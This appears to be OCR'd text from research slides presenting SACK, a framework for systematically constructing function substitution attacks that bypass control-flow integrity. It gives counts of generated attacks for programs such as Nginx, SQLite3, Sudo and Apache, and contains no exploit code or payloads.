
- *SACK:* a systematic framework for constructing function substitution (Sub) attacks
  - first scalable framework
  - 22 security oracles, 419 Sub attacks under fully-precise static CFI
  - Sub attacks are practical, widespread and can be systematically constructed
- Open source
  - https://github.com/psu-security-universe/sack



Evaluation – Statistics of Attack Generation



Evaluation – Rate of Oracle Construction



Evaluation – Incorporate Statically Inferred Targets

Programs	Dynamic	Static-TFA	Static-TypeDive
Nginx	250	285	331
SQLite3	33	237	301
Sudo	3	32	36
ProFTPD	74	311	375
Apache	46	256	713
Wireshark	12	153	164
V8	1	1	1
(Sum)	419	1275 **(+204%)**	1921 **(+358%)**

- Using statically inferred targets yields more Sub attacks
- Incorporate the policy's own allowed-target sets